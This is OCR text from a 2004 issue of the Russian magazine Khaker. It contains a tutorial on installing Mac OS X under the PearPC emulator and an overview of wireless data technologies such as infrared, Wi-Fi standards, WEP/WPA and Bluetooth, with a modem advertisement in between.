Итак, что же такое эмулятор? Эмулятор архитектуры - это приложение, позволяющее программно эмулировать архитектуру процессоров другой платформы, то есть запускать программное обеспечение для другой платформы на твоем компьютере без дополнительного аппаратного обеспечения.

В этой статье я расскажу о том, как запустить операционную систему Mac OS X 10.2 Jaguar на x86-совместимой платформе.

Нам потребуется:

1. PearPC версии 0.3 и выше.
2. Виртуальный жесткий диск размером 3 Gb и более.
3. OS Windows 98/Me/2000/XP.
4. Процессор Intel или AMD с тактовой частотой от 850 MHz.
5. 128 Mb RAM, 256-1024 Mb рекомендуется.
6. Желательно, 7200 rpm HDD с поддержкой UATA100.
7. Дистрибутив Mac OS X v10.x.
8. Программа для распознавания Macintosh дисков - MacDrive (www.mediafour.com).
9. Программа для обмена файлами с виртуальным устройством - TransMac (www.asy.com).
10. Приложение для снятия ISO-образов - UltraISO (www.ezbsystems.com).

ПРИСТУПИМ

Для начала необходимо установить MacDrive, чтобы можно было прочитать установочные диски, иначе Windows их просто не увидит. Далее с помощью UltraISO снимаем образы этих дисков. Я рекомендую назвать их macoscd*.iso, где «*» - номер установочного диска. К примеру, macoscd1.iso, macoscd2.iso и т.д.

Распаковываем PearPC, например в папку C:\PearPC (подкаталогов быть не должно).

Распаковываем в эту же папку виртуальный жесткий диск. Туда же копируем или перемещаем образы установочных дисков. На этом самая простая часть установки завершена. Теперь потребуется создать конфигурационный файл для приложения PearPC. Открой любой текстовый редактор и создай файл в каталоге программы с именем osx.ppc. Добавь в него следующие строки:

Объем RAM	Значение memory_size
128 Mb RAM	0x8000000
256 Mb RAM	0x10000000
384 Mb RAM	0x18000000
512 Mb RAM	0x20000000
640 Mb RAM	0x28000000
768 Mb RAM	0x30000000

Зависимость значений переменной от величины оперативки

ppc_start_resolution = «800x600x15». Эта строка определяет размеры окна и цветовую палитру. Доступные режимы: 640x480x15, 640x480x32, 800x600x15, 800x600x32, 1024x768x15, 1024x768x32. Для установки советую поставить первый режим (640x480x15). Обрати внимание, глубина цветовой палитры - 15, а не 16 бит.

redraw_interval_msec = 40. Интервал в миллисекундах между двумя обновлениями изображения. Чем меньше значение данной переменной, тем выше частота обновления изображения, но ниже производительность. Возможные значения [10..500]. Для установки рекомендую поставить 500, тем самым обеспечивая большую производительность и меньшее количество затраченного времени, после установки - [10..100]. Выбор зависит от производительности твоего компьютера и собственных предпочтений.

key_toggle_mouse_grab = «F12». Клавиша, активирующая/деактивирующая работу мыши.

key_toggle_full_screen = «Alt+Return». Комбинация клавиш для перехода в полноэкранный режим.

prom_bootmethod = «auto». Метод загрузки. Варианты:

- Auto - загрузка из первого найденного загрузочного раздела.
- Select - выбор загрузочного раздела.
- Force - загрузка из локального файла prom_loadfile.

** prom_env_machargs = «». Параметры загрузчика. «-v» - для подробного варианта загрузки.

** prom_driver_graphic = «video.x». Графический драйвер. Я настоятельно не рекомендую изменять эту строку.

** page_table_pa = 104857600. Задает размер файла подкачки. Если не знаешь, лучше не трогать.

** cpu_pvr = 0x00088302. Регистрация виртуального процессора. Изменяй эту строку только в том случае, если знаешь, что делаешь.

memory_size = 0x8000000. Объем оперативной памяти. По умолчанию равен 128 Мб, но если есть возможность, я рекомендую увеличить это значение. Варианты смотри в таблице.

pci_ide0_master_installed = 1.

pci_ide0_master_image = "c:\PearPc\macosx_3gb.img".

pci_ide0_master_type = "hd". Указываем наличие ведущего виртуального диска, его тип ("hd" - жесткий диск, "cdrom" - CD-ROM) и путь к нему.

pci_ide0_slave_installed = 1.

pci_ide0_slave_image = "c:\PearPc\macoscd1.iso".

pci_ide0_slave_type = "cdrom". Указываем наличие ведомого виртуального диска и путь к образу.

** pci_rtl8139_installed = 0. Если ты будешь работать с сетью, то тебе потребуется приложение OpenVPN TAP Win32 Virtual Adapter. Значение pci_rtl8139_installed в этом случае будет равно 1, если же ты не планируешь работу с сетью, оставь 0, значащийся по умолчанию.

** pci_rtl8139_mac = "de:ad:ca:fe:12:35". MAC-адрес адаптера при использовании сети.

pci_usb_installed = 1. Наличие USB-порта. 1 - да. 0 - нет.

** nvram_file = "nvram". Определяет расположение NVRAM-файла с относительным путем.

Теперь следует выполнить C:\Pearpc\ppcosx.ppc. Если ты сделал все приведенные выше шаги правильно, то должен увидеть два окна: консоль PearPC, которая отображает все текущие процессы, и само окно эмулятора. Выбираем «partition... of 'cdrom0' ...»

УСТАНОВКА

Итак, запустился инсталлятор. Для начала программа откроет диалоговое окно с выбором языка. Русскоязычный интерфейс отсутствует. После этого ты увидишь приветствие. Далее следуют сведения об установке и системных требованиях. Обрати внимание на то, что требуется процессор G3 или G4. PearPC может эмулировать пока только процессоры G3. Нам этого достаточно, чтобы установить Mac OS X. После этого шага мастер установки попросит выбрать жесткий диск. Если ты качал уже отформатированный хард, то выбирай его, если нет - открой дисковую утилиту (File -> Disk utility) и отформатируй с помощью нее свой виртуальный винт. Затем инсталлятор предложит метод установки Easy Install. Если у тебя есть лишние 5 часов - можешь соглашаться, если нет - нажми Customize. После этого откроется окно Custom install:

Additional applications - приложения iTunes, Acrobat reader, iPhoto, iMovie и другие.

BSD subsystem дает возможность работать с командной строкой BSD-систем, также в этот пакет входят средства разработчика.

Additional printer drivers - драйверы для некоторых принтеров.

Fonts for additional languages - шрифты для дополнительных языков.

Additional Asian Fonts - азиатские шрифты.

Localized files - файлы региональных настроек.


Сними флажки с Additional Print Drivers, Additional Asian Fonts и Localized Files.


Выбрав то, что нужно, и нажав Install, запасись терпением. Установка продлится 2,5-8 часов, в зависимости от производительности твоего компьютера.

Когда установщик потребует установочный диск #2, просто закрой PearPC и измени в конфигурационном файле значение pci_ide0_slave_image на "c:\Pearpc\macoscd2.iso".

ПЕРЕНОС ФАЙЛОВ НА ВИРТУАЛЬНОЕ УСТРОЙСТВО

Для переноса файлов на виртуальное устройство воспользуйся программой TransMac v6.1 (www.asy.com).


Незамысловатое инфо



Процесс инсталляции Mac OS начался

После запуска приложения в списке Mac drive выбирай Volume image file. В появившемся диалоговом окне укажи путь к виртуальному жесткому диску. Выдели нужные файлы, на другой панели открой папку, в которую будет происходить копирование. В контекстном меню выбирай «Copy selected».

ЕСЛИ У ТЕБЯ НЕ ПОЛУЧИЛОСЬ

1. Проверь правильность указания пути к образам дисков. PearPC поддерживает только *.ISO образы CD дисков и *.IMG образы жестких дисков.

2. Проверь, является ли твой ISO-образ установочного диска загрузочным. Не все программы снимают загрузочный сектор диска. Утилиты UltraISO 7.21 вполне достаточно для этого действия.

3. Проверь, не выходят ли значения некоторых переменных за допустимые рамки.

4. Проверь значение параметра memory_size. Не устанавливай его значение равным количеству твоей оперативной памяти. Также неверно указывать memory_size в шестнадцатеричной системе счисления. То есть нужно писать не memory_size = 128, а memory_size = 0x10000000. Не указывай размер оперативной памяти больше фактического.

5. Проверь аппаратные ресурсы своего компьютера, а также конфликты прерываний.

6. Проверь размер виртуальной памяти.

7. Проверь, не поврежден ли файл эмулятора или образы дисков.


8. Рекомендую скачать образы жестких дисков именно с pearpc.sourceforge.net, так как на них уже имеется файловая система Apple HFS+, необходимая для установки Mac OS X. В противном случае придется воспользоваться утилитой Disk utility (Installer -> Open Disk utility).

9. Сравни ресурсы своего компа с минимальными требованиями.

10. Проверь объем свободного дискового пространства.

11. Если вышеприведенные советы не помогли, обратись за поддержкой на форумы www.pearpc.net (eng) или www.mymac.ru (rus).





Некоторый софт, упоминающийся в статье, ты можешь найти на нашем диске. Некоторый - это потому, что MacOS X мы не выложили по понятным причинам ;).



Строки, помеченные «», приведены для опытных пользователей. Их можно не добавлять - значение этих строк будет принято по умолчанию.**



PearPC поддерживает только виртуальные жесткие диски с расширением img и виртуальные CD-диски с расширением iso.



Путь C:\PearPC, а также имена образов дисков приведены для примера, при использовании других путей и имен образов изменит соответствующие строки конфигурационного файла.

ХАКЕР/№12(72)/2004

Степан Ильин aka Step (step@real.xakep.ru)

ЖИЗНЬ БЕЗ ПОВОДКА


Человек издавна стремился преодолевать преграды и избавляться от всяческих оков. Еще Леонардо да Винчи разработал конструкцию летательного аппарата, приводимого в движение физической силой. А Циолковский веками позже вывел теорию полета в космос с применением реактивной тяги. В компьютерной индустрии все аналогично. Вот еще, казалось бы, недавно мы довольствовались первыми модемами, передающими данные на смешной по нынешним меркам скорости в 2400 бит/с. А сейчас мы серфим инет на колоссальных скоростях и при этом еще пытаемся избавиться от каждого лишнего кабеля. Ну а почему бы, собственно, и нет, если это возможно?

ВСЕ О ТЕХНОЛОГИЯХ БЕСПРОВОДНОЙ ПЕРЕДАЧИ ДАННЫХ

ОДНАКО ЭКЗОТИКА

Очень давно, еще в 50-е годы прошлого века, сразу несколько НИИ по всему миру поставили перед собой задачу разработать высокоэффективное средство передачи данных без использования проводного соединения. Взялись за эту задачу вполне основательно. По крайней мере, наработок в этой области было великое множество. Ни о каком доминирующем положении радиочастот тогда даже не заикались. Пробовали буквально все: и радио, и инфракрасный спектр, и даже соединение с помощью лазера.

Передача данных с помощью инфракрасных лучей по иронии судьбы не получила должного распространения. На то было много причин, весомых и не очень. Популярности во многом мешал стереотип по поводу тормознутости такого способа передачи данных, сложившийся из-за жестко ограниченной пропускной способности портов, к которым были подключены ИК-девайсы. На самом же деле потенциал у технологии был. И знаешь, отнюдь не маленький. Вопреки всем предубеждениям, скорость передачи данных в инфракрасном диапазоне теоретически достигает ни много ни мало, а целых 10 Гбит/с! Разумеется, столь баснословная цифра - это чистейшей воды теория. На практике удается выжать, дай бог, сотую часть этого потолка, так как скорость одновременно зависит от нескольких факторов, и прежде всего от погодных условий. Снег, дождь или, того хуже, туман могут значительно ухудшить видимость и таким образом снизить эффективность диапазона инфракрасной связи. При этом далеко не последнюю роль играет текущее атмосферное давление, влажность и особенно молекулярный состав воздуха. Недооценивать последний фактор ни в коем случае не стоит, так как при определенных обстоятельствах атмосфера, оставаясь прозрачной в видимом спектре, может оказаться совершенно непрозрачной в каком-то из участков инфракрасного спектра. Другими словами, ты можешь отлично видеть передатчик на удаленной стороне, но это еще отнюдь не гарантирует максимальную скорость передачи данных, да и вообще возможность передачи в целом. Разработчики технологии и конкретного оборудования должны были учитывать не только постоянные изменения погодных условий, но и метаморфозы состояния атмосферы, связанные с промышленными выбросами, и т.п.



Смотреть спереди на такие девайсы ни в коем случае нельзя. Лазерное излучение ты все равно не увидишь, зато сетчатку глаза повредишь в момент!

Тем не менее, при всех сложностях и проблемах, у технологии и ее нынешних реализаций, которые хотя и редко, но вполне метко применяются, есть масса плюсов. Первостепенное значение имеет тот факт, что технология не использует дефицитные радиочастоты. А значит, установка беспроводных оптических систем возможна даже в зонах с высокими помехами от радиооборудования. Немаловажно и то, что подобные девайсы не попадают под действие феде-

рального закона, оговаривающего использование радиочастот. Следовательно, отпадает всякая необходимость приобретать соответствующие лицензии.


Попытки в области передачи данных с помощью лазера хотя и привели к ощутимым результатам, но так и не вывели технологию на потребительский рынок. Применяемые принципы во многом повторяют идею передачи данных с помощью ИК-лучей. Как лазерные, так и ИК-системы устанавливают соединение исключительно по принципу «точка-точка», причем и приемник, и передатчик должны находиться в зоне прямой видимости. Кардинальные отличия в технологиях, как ты уже, наверное, догадался, заключаются в различных передающих и принимающих элементах.

Примечательно то, что ни одна другая беспроводная технология передачи не может предложить такую конфиденциальность связи. Перехватить сигнал ИК- и лазерных систем можно только путем установки специальных сканеров-приемников в луч от передатчиков. А выполнить это нереально из-за узкой направленности луча.

Так что потенциал у обеих технологий ну прямо-таки недетский. Тем не менее, о массовом их распространении, пожалуй, рано пока даже заикаться. Виной тому невероятная дороговизна оборудования. Несмотря на происхождение девайсов, будь то отечественные или иностранные разработки, их стоимость пока очень и очень велика. И причина кроется вовсе не в прихоти производителей, а в реальной дороговизне используемых для сборки компонентов. Но без них, как ни крути, ничего хорошего не выйдет.



Детище Рязанского государственного завода, атмосферная оптическая линия связи МОСТ 100/500 - настоящая сказка для тех, кому нужна быстрая и стабильная связь на расстоянии более километра



Так выглядело первое радио. Едва ли Попов тогда мог предположить, что через какую-то сотню лет с его помощью будут передавать данные со скоростью в несколько Мбит/с



Режим «Ad-hoc» сойдет, если нужно соединить два-три устройства

А почему бы не радио?

Радиосвязь была изобретена А.С. Поповым еще в позапрошлом веке. Разработка же единого стандарта IEEE 802.11, регламентирующего передачу данных по радиоканалу, началась относительно недавно - в 1990 году. Сформированная для этого дела специальная группа должна была разработать единые правила и спецификации для производителей радиооборудования, работающего на частоте 2,4 ГГц с пропускной скоростной способностью в 1 и 2 Мбит/с.

Работали над стандартом долго. Его окончательный вариант был ратифицирован лишь в 1997 году. И хотя IEEE 802.11 являлся первым единым стандартом для продуктов WLAN, что уже само по себе было невероятным прорывом, заложенная в нем первоначальная пропускная способность к тому времени уже морально устарела и не могла удовлетворить потребности даже домашних пользователей. Разработчики вынуждены были сразу же приступить к разработке расширения для имеющегося стандарта, чтобы адаптировать технологию к жестким требованиям сегодняшнего дня. Но обо всем по порядку.

Типы беспроводных сетей

Стандарт 802.11 описывает всего два типа объектов. Первым является клиент, который, как правило, представляет собой компьютер с беспроводной сетевой картой. Второй объект - точка доступа (Access Point, AP), которая является своеобразным коммутатором, связующим все имеющиеся беспроводные интерфейсы.

В зависимости от используемого оборудования, беспроводная сеть может работать в двух режимах:

1) Режим «Ad-hoc» (или «точка-точка») подразумевает, что сеть состоит из некоторого числа компьютеров, оборудованных специальной сетевой картой. Каждый компьютер напрямую взаимодействует со всеми остальными, без какого-либо обращения к посреднику (точке доступа). Пользователи могут расшаривать файлы или принтеры, но не имеют доступа к обычной локалке, пока один из них не станет выполнять роль моста с помощью специального софта.

2) Сети в режиме «Infrastructure» используют соединение по принципу «клиент-сервер». В таких сетях используются точки доступа, которые играют роль серверов. Клиентами, которые к ним подключаются, являются компьютеры с беспроводными сетевыми интерфейсами. Причем точки доступа одновременно могут являться еще и мостом с обычной локальной сетью.



Наружная направленная Wi-Fi антенна

Передаем данные

Передача информации по спецификации Wi-Fi осуществляется на частоте от 2,400 МГц до 2,483 МГц. Этот диапазон оказался более удобным и функциональным, нежели используемый до этого 902-928 МГц. С применением специального разделения используемой полосы стала возможной работа сразу нескольких не связанных друг с другом устройств практически без создания помех друг для друга. Это достигается за счет специальных способов передачи данных: метода прямой последовательности (DSSS) и метода частотных скачков (FHSS).


Метод FHSS делит полосу 2,4 ГГц на 79 каналов по 1 МГц, по которым впоследствии равномерно передаются данные. Участники обмена заранее знают, по какой схеме (а их всего 22) будет происходить переключение каналов. Более того, используемые схемы составлены таким образом, чтобы свести к минимуму возможные конфликтные ситуации. Вероятность того, что сразу два отправителя одновременно будут использовать один и тот же канал, практически сведена к нулю. Огромным минусом же этого метода является жесткая ограниченность пропускной способности, которая составляет всего 2 Мбит/с. Прямо скажем, не фонтан. Поэтому нет ничего удивительного в том, что от FHSS в следующих расширениях стандарта отказались.

Что касается метода DSSS, то он разбивает диапазон 2,4 ГГц всего лишь на 14 перекрывающихся каналов. Причем в одном месте может быть использовано только три из них, так как в противном случае они будут накладываться друг на друга и создавать помехи. Во время передачи информации активно используется некоторая избыточность данных, которая позволяет восстановить нужный сигнал, даже если одна из его частей была утеряна. Это предотвращает повторные передачи данных, но зато увеличивает количество передаваемой информации. DSSS не подразумевает переключения каналов, так как для передачи данных используется только один из них.





Антенны мобильных устройств, как и точки доступа, являются источниками высокочастотного излучения. Пускай даже мощность излучаемого сигнала ничтожно мала, но находиться в непосредственной близости от рабочей антенны не стоит. Врачи рекомендуют выдерживать хотя бы минимальную дистанцию.



«Infrastructure». Пример эффективного использования точки доступа


Точка доступа Wi-Fi



Технология Bluetooth названа в честь датского короля Харольда «Голубой Зуб». Ему в свое время удалось объединить земли Дании и часть Норвегии, разрозненные религиозными войнами и территориальными спорами, а также распространить в этом государстве христианство. Почему именно в честь него - вопрос довольно-таки спорный и неоднозначный.

ШЕФ, А НЕЛЬЗЯ ПОБЫСТРЕЕ?

Скорость в 2 Мбит/с даже в 1997 году казалась смешным показателем. Поэтому уже в 1999 году было утверждено новое расширение стандарта беспроводной передачи данных - IEEE 802.11b, которое предусматривало пропускную способность в 11 Мбит/с, уже вполне пригодную даже для корпоративных пользователей того времени. За совместимостью продуктов, коих уже тогда было довольно много, с особой тщательностью следила независимая организация Wireless Ethernet Compatibility Alliance (WECA). Впоследствии стандарт 802.11 обозвали короткой аббревиатурой Wi-Fi (Wireless Fidelity), а организация была переименована в Wi-Fi Alliance.

Для достижения больших скоростных показателей разработчикам пришлось полностью отказаться от тормознутого метода FHSS и отдать все силы на развитие DSSS. К этой задаче они подошли вполне грамотно, обеспечив обратную совместимость с уже используемыми старыми девайсами. Чтобы реализовать возможность работы на значительных расстояниях (куда больших, чем указано в спецификации) и в условиях зашумленных радиочастот, ученые наделили Wi-Fi возможностью динамического изменения скорости. Скорость отныне в автоматическом режиме стала подгоняться под состояние используемого радиоканала. Объясняю на примере: при идеальных условиях на небольшом расстоянии пользователь по полному праву будет наслаждаться всей прелестью полноценных 11 Мбит/с, в то время как при наличии помех ему придется довольствоваться скоростью пониже. Оборудование автоматически снизит ее, чтобы сохранить стабильность канала. Однако как только состояние канала улучшится, скорость вернется в прежнее положение.

Подключение клиента к точке доступа происходит под четким контролем управления доступа к носителю (MAC). В случаях когда беспроводной сетевой интерфейс попадает в зону действия сразу нескольких точек доступа, он самостоятельно выбирает наиболее оптимальную, анализируя мощность сигнала и количество ошибок. Клиент не дурак. Поэтому даже после подключения он регулярно будет продолжать проверять, является ли используемая AP'ка наиболее оптимальной. И если найдется вариант получше, он незамедлительно переключится на него. Такая вот функция роуминга особенно актуальна для портативных устройств, постоянно меняющих свое месторасположение.

ДВОЙНОЙ ФОРСАЖ

Ну вот, 11-мегабитный скоростной барьер преодолен. Что теперь? Пить чай и радоваться быстрому распространению технологии среди пользователей? Разработчики Wi-Fi так не считали и спустя два года после ратификации расширения IEEE 802.11b опубликовали новый стандарт - IEEE 802.11g. Его ключевыми моментами стали чистая скорость передачи в 54 Мбит/с и обратная совместимость с 802.11b. Чуть позже, правда, обязательное требование по скорости опустили. Причем сразу более чем в два раза - новое требование составило всего 24 Мбит/с. Хотя теоретически, разумеется, поддерживаются и более высокие скорости.

Таких успехов позволила добиться совершенно новая технология модуляции ортогонально-частотного мультиплексирования (OFDM). Далекому от физики человеку разобраться в принципе ее работы довольно сложно, поэтому мы ее трогать не будем, а примем как факт. В целях же обратной совместимости и, соответственно, обеспечения работы на более низких скоростях используется старая схема модуляции 802.11b - кодирование с дополняющим кодом (CCK).

Эти же схемы используются и в новейшем стандарте 802.11a, предназначенном для работы на частотах 5,15-5,825 ГГц, на которые нам рано или поздно придется перейти. Почему именно 5 ГГц? Этот диапазон оказался привлекателен, прежде всего, благодаря своей девственной чистоте. В свое время доступность оборудования и слабый контроль над использованием частоты около 2,4 ГГц привели к тому, что этот диапазон заполнился пиратами и, по правде говоря, превратился в одну большую помойку. Многочисленные помехи мешают работе оборудования даже тех людей, которые имеют соответствующие лицензии и разрешения. Новый же диапазон всех этих недостатков лишен. По крайней мере, пока.

ЗА СЕМЬЮ ЗАМКАМИ

Любая точка доступа Wi-Fi может быть открытой или закрытой. В первом случае АПшка совершенно открыто принимает все входящие соединения. Во втором связь возможна только при наличии у клиента так называемого WEP-ключа. WEP (Wired Equivalent Privacy) - это целая криптографическая система, которая шифрует данные, передаваемые по воздуху. Шифрование осуществляется по специальным алгоритмам с использованием 40- и 128-разрядных ключей. Общая схема взаимодействия клиента и сервера в этом случае выглядит так: точка доступа посылает зашифрованный сигнал всем клиентам, которые пытаются подключиться к ней. Те, в свою очередь, должны воспользоваться


> Подключение клиента к точке доступа происходит под четким контролем управления доступа к носителю.

НАЗЛО СТАНДАРТАМ

В Америке ежегодно проходят соревнования Defcon Wi-Fi Shootout, где каждому желающему предоставляется возможность попробовать установить Wi-Fi соединение на рекордно большом расстоянии. В этом году эти соревнования проходили в пустыне Невада, где трое юношей установили связь на расстоянии 89 (!) км. В качестве антенн использовались обычные спутниковые тарелки со специальными облучателями.

Цифра, признаться, более чем внушительная. Хотя российских спецов ею вряд ли удивишь – сами каждый год все новые и новые рекорды ставим. Чего уж на буржуев с их пустынями поглядывать. В этом легко убедиться, если полистать архив конференции на **http://forum.nag.ru**. Поверь мне, увлекает.

Что же касается официального рекорда, включенного в Книгу рекордов Гиннеса, то он составляет 310 км. Стоит заметить, что такой результат был достигнут с применением мощных усилителей и специальных антенн. При этом вся связка поднималась на большую высоту.



Прелести роуминга: можно переместиться из одной зоны в другую и даже этого не заметить













Береги свой ZyXEL смолоду!

модемы серии

OMNI 56K



Модемы Omni 56K

- Максимальная скорость доступа в Интернет
- Надежная связь на любых линиях
- Легкая установка и простота в обращении
- Три года гарантии

При покупке модема — Интернет-карта в подарок*



*Только для модемов с наклейкой РОЛ



Новые похождения Хрюнделя и Лохматого можно увидеть по адресу:

OMNI.ZyXEL.RU

> Для каждого передаваемого пакета отныне будет генерироваться специальный ключ.

Wi-Fi интерфейс для PocketPC

своим ключом, расшифровать полученный код и идентифицироваться с его помощью на сервере. Эта система, которая на первый взгляд кажется вполне надежной, на самом деле имеет массу уязвимостей (ссылки на материалы по этому поводу ищи в сносках). Эту оплошность отчасти компенсирует список контроля доступа (Access Control List), реализованный в большинстве точек. Во время его использования осуществляется не только проверка WEP-ключа, но еще и идентификация по MAC-адресу.

Последней же наработкой в области безопасности является технология WPA, которая доступна в последних расширениях стандарта IEEE 802.11. WPA представляет собой мощную связку, состоящую из стандартного и расширенного протоколов аутентификации, нового метода шифрования Temporal Key Integrity Protocol (TKIP), а также средств проверки целостности сообщений (Message Integrity Checker, MIC), отслеживающих любые подозрения на атаку типа man-in-middle. Точка доступа с включенным режимом WPA будет блокировать все попытки клиентского подключения до тех пор, пока не произойдет аутентификация на уровне логина и пароля. После этого будет сгенерирован и отослан клиенту по протоколу TKIP специальный 128-разрядный ведущий ключ. Все, соединение установлено. Но для каждого передаваемого пакета отныне будет генерироваться специальный ключ, без которого прочитать передаваемую информацию будет невозможно.



БАТЕНЬКА, ДА У ВАС ЗУБЫ СИНИЕ!

Разработка технологии Bluetooth (IEEE 802.15.3) началась в 1994 году. Ее непосредственными инициаторами стали ведущие производители портативных девайсов и компьютерного оборудования - Ericsson, IBM, Intel, Nokia и Toshiba. Этот и без того немаленький список можно дополнить именами еще десятка брендов. Оно и понятно: универсальная технология для объединения между собой устройств любого типа и производителя выгодна для всех без исключения.



Однако, как это обычно и бывает, первый блин вышел комом. Первая версия спецификации Bluetooth оказалась недостаточно полной. Поэтому некоторые моменты и нюансы производители конкретного оборудования додумывали сами, и результат подобных действий не заставил себя долго ждать. Появившиеся прототипы девайсов от одного бренда частенько отказывались работать с устройствами от другого, ссылаясь на сексуальную несовместимость.

Одному только Богу известно, на какие еще ухищрения пошли бы производители оборудования, если бы на свет не появилась вторая, обновленная версия стандарта Bluetooth. Как и планировалось с самого начала, основной ее принцип заключается в передаче данных на радиочастоте. Причем выбранный рабочий диапазон до боли знакомый - 2400-2483,5 МГц. Чтобы избежать конфликтов с другими радиосистемами, работающими на нем же (вспоминаем Wi-Fi), Bluetooth использует крайне слабый сигнал всего в один милливатт. Для сравнения скажу, что обычный сотовый телефон передает сигнал с мощностью в три ватта. Устройства не создают проблем и друг другу, так как технология подразумевает постоянное скачкообразное изменение частоты. Это означает, что девайс с Bluetooth'ом работает на одном из 79 каналов, частота которого выбирается случайным образом и регулярно изменяется. И меняется она не раз в час, а по 1600 раз в секунду, что позволяет практически на 100% исключить возможность пересечения двух Bluetooth передатчиков. Как и в протоколе IP, данные в Bluetooth посылаются отдельными пакетами, в которых помимо информационного поля и адреса назначения содержится информация о частоте следующего пакета. Это приводит к тому, что реальная максимальная пропускная способность у Bluetooth'а составляет 721 Кбит/с.



Большинство топовых моделей могут похвастаться встроенной поддержкой Bluetooth или Wi-Fi

Устройства, имеющие на борту Bluetooth-модули, на основании их радиуса действия разделяют на три класса: class 1 - до 100 м, class 2 - до 20 м, class 3 - до 10 м.

Установка соединения двух устройств происходит автоматически, как только одно устройство с включенным Bluetooth'ом попадает в зону действия другого передатчика. На этом этапе, в частности, определяется, какое именно соединение нужно установить. Участие пользователя в этом процессе нулевое - все необходимые действия выполняются автоматически. Причем перед началом передачи данных каждому устройству присваивается статус ведущего (master) или ведомого (slave). Вместе они образуют Bluetooth-сеть, которую часто называют пиконетом (piconet). Ведущие устройства отвечают за организацию и управление соединениями, обеспечивая связь между ведомыми девайсами. Максимально возможное количество устройств в пиконете - 8. Объединенные пиконеты составляют скаттернеты (scatternet), где количество девайсов может быть значительно больше.

БУДУЩЕЕ ЗА НАМИ

